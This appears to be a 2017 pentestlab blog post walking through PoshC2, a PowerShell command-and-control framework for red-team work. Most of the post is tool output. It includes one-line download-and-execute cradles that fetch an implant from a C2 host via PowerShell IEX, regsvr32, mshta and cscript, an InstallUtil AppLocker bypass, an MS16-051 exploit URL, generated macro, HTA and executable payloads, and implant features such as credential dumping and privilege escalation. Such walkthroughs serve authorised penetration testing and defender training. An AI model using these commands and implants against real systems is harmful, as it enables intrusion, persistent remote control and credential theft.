

Command and Control – PowerShell


 pentestlab.blog/category/red-team/page/97

August 19, 2017

Many tools are written in PowerShell especially for red team activities as the majority of modern Windows are having PowerShell and usually administrators don't restrict access to the PowerShell console for normal users. This gives a great advantage to an attacker especially if PowerShell usage is not monitored by the blue team.

Ben Turner from Nettitude Labs and Dave Hardy created a Command and Control tool which is based in PowerShell and C#. This tool provides many advantages for a red team operation as it contains various implants and techniques. It is easy to use as the help menu provides all the details about the functionality of PoshC2.

Installation of this tool is easy:



```
PS C:\PoshC2> .\C2-Installer.ps1

[+] Please specify the install directory [C:\PoshC2]:
[+] Downloading PoshC2 to C:\PoshC2\
[+] Successfully installed PoshC2
PS C:\PoshC2> █
```

PoshC2 – Installation

PoshC2 provides encrypted communication and can be configured easily in eight steps:

```

===== v2.9 www.PoshC2.co.uk =====
=====

Cannot find any Java JDK versions Installed, Install Java JDK to create Java App
let Payloads
IP found: 192.168.192.145

[1] Enter the IP address or Hostname of the Posh C2 server (External address if
using NAT) [192.168.192.145]:
[2] Do you want to use HTTPS for implant comms? [Yes]: No
[3] Do you want to customize the beacon URLs from the default? [No]: No
[4] Enter a new folder name for this project [PoshC2-2017-18-08-2307]:
[5] Enter the default beacon time of the Posh C2 Server - 30s, 5m, 1h (10% jitte
r is always applied) [5s]: 5s
[6] Enter the auto Kill Date of the implants in this format dd/MM/yyyy [01/09/20
17]:
[7] Enter the HTTP port you want to use, 80/443 is highly preferable for proxyin
g [80]:
[8] Do you want to enable sound? [Yes]: Yes

```

PoshC2 – Configuration

Once the PoshC2 is configured it will provide a list of techniques that can be used by the penetration tester to bypass AppLocker, Bit9 or to just download the implant on the target host via PowerShell.

```

Apache rewrite rules written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-
18-08-2307\apache.conf

Listening on: http://192.168.192.145 Port 80 (HTTP) | Kill Date 01/09/2017

To quickly get setup for internal pentesting, run:
powershell -exec bypass -c "IEX (new-object system.net.webclient).downloadstring
('http://192.168.192.145:80/webapp/static/kmbmp')"

For a more stealthy approach, use SubTee's exploits:
regsvr32 /s /n /u /i:http://192.168.192.145:80/webapp/static/kmbmp_rg scrobj.dll

cscript /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.ubs printers
"script:http://192.168.192.145:80/webapp/static/kmbmp_cs"
mshta.exe vbscript:GetObject("script:http://192.168.192.145:80/webapp/static/kmb
mp_rg")(window.close)

To Bypass AppLocker or Bit9, use InstallUtil.exe found by SubTee:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToCo
nsole=false /U C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payload
s\posh.exe

To exploit MS16-051 via IE9-11 use the following URL:
http://192.168.192.145:80/webapp/static/kmbmp_ms16-051

```

PoshC2 – Techniques

PoshC2 will also generate a number of payloads that can be used during the red team assessment.

```
For Red Teaming activities, use the following payloads:  
Java JDK installer was not found, as a result it cannot create .jar file:  
Batch Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\payload.bat  
HTA Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\index.html and Launcher.hta  
Macro Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\macro.txt  
Wscript Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\wscript.ubs  
Exe Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\posh.exe  
Service-Exe Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\posh-service.exe  
MS16-051 payload, use this via a web server: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\ms16-051.html
```

PoshC2 – Red Team Activities

When the implant is downloaded and run on the target via one of the generated methods then the implant handler console will open in order to interact with the implant and execute commands on the target.

[illegible]

PoshC2 – Interact with Implant

It is the same as a PowerShell session so it accepts any PowerShell commands or PoshC2 commands that can be found in the help menu:

```

Command issued against host: DESKTOP-4CG7MS1
dir
Command returned against host: DESKTOP-4CG7MS1 DESKTOP-4CG7MS1\User (2017-08-18
22:52:28)
64bit implant running on 64bit machine

[+] Powershell version 5 detected. Run Invoke-DowngradeAttack to try using PS v2

Command returned against host: DESKTOP-4CG7MS1 DESKTOP-4CG7MS1\User (2017-08-18
22:52:28)

    Directory: C:\Users\User

Mode                LastWriteTime         Length Name
----                -
d-----         27/01/2017    08:30             .android
d-----         12/08/2017    20:09             .cache

```

PoshC2 – DIR Command

However PoshC2 implant contains various other features which can be used to extract information, perform privilege escalation or gather credentials and retrieve information about the domain. Some of the implant features can be seen below:

```

Implant Features:
=====
Beacon 60s / Beacon 10m / Beacon 2h
Turtle 60s / Tutle 30m / Turtle 8h
Kill-Implant
Hide-Implant
Unhide-Implant
Output-To-HTML
Invoke-Enum
Get-Proxy
Get-ComputerInfo
Add-Creds -Username <Username> -Password <Pass> -Hash <Hash>
Dump-Creds
Unzip <source file> <destination folder>
Get-System
Get-System-WithProxy

```

PoshC2 – Implant Features

There is also a Graphical User Interface for this tool which requires .NET Framework version 4.03019 and also output of this tool can be saved as HTML file.

Conclusion

The main benefit of PoshC2 is that it uses PowerShell and therefore it doesn't have any dependencies for the implants like other command and control tools which are written in python. Additionally it is fast, reliable and easy to use with a detailed output. Definitely one of the tools to be used for any red team operation.

References

<https://labs.nettitude.com/blog/poshc2-new-features/>

<https://labs.nettitude.com/blog/release-of-nettitudes-poshc2/>

<https://labs.nettitude.com/tools/poshc2/>

<https://github.com/nettitude/PoshC2>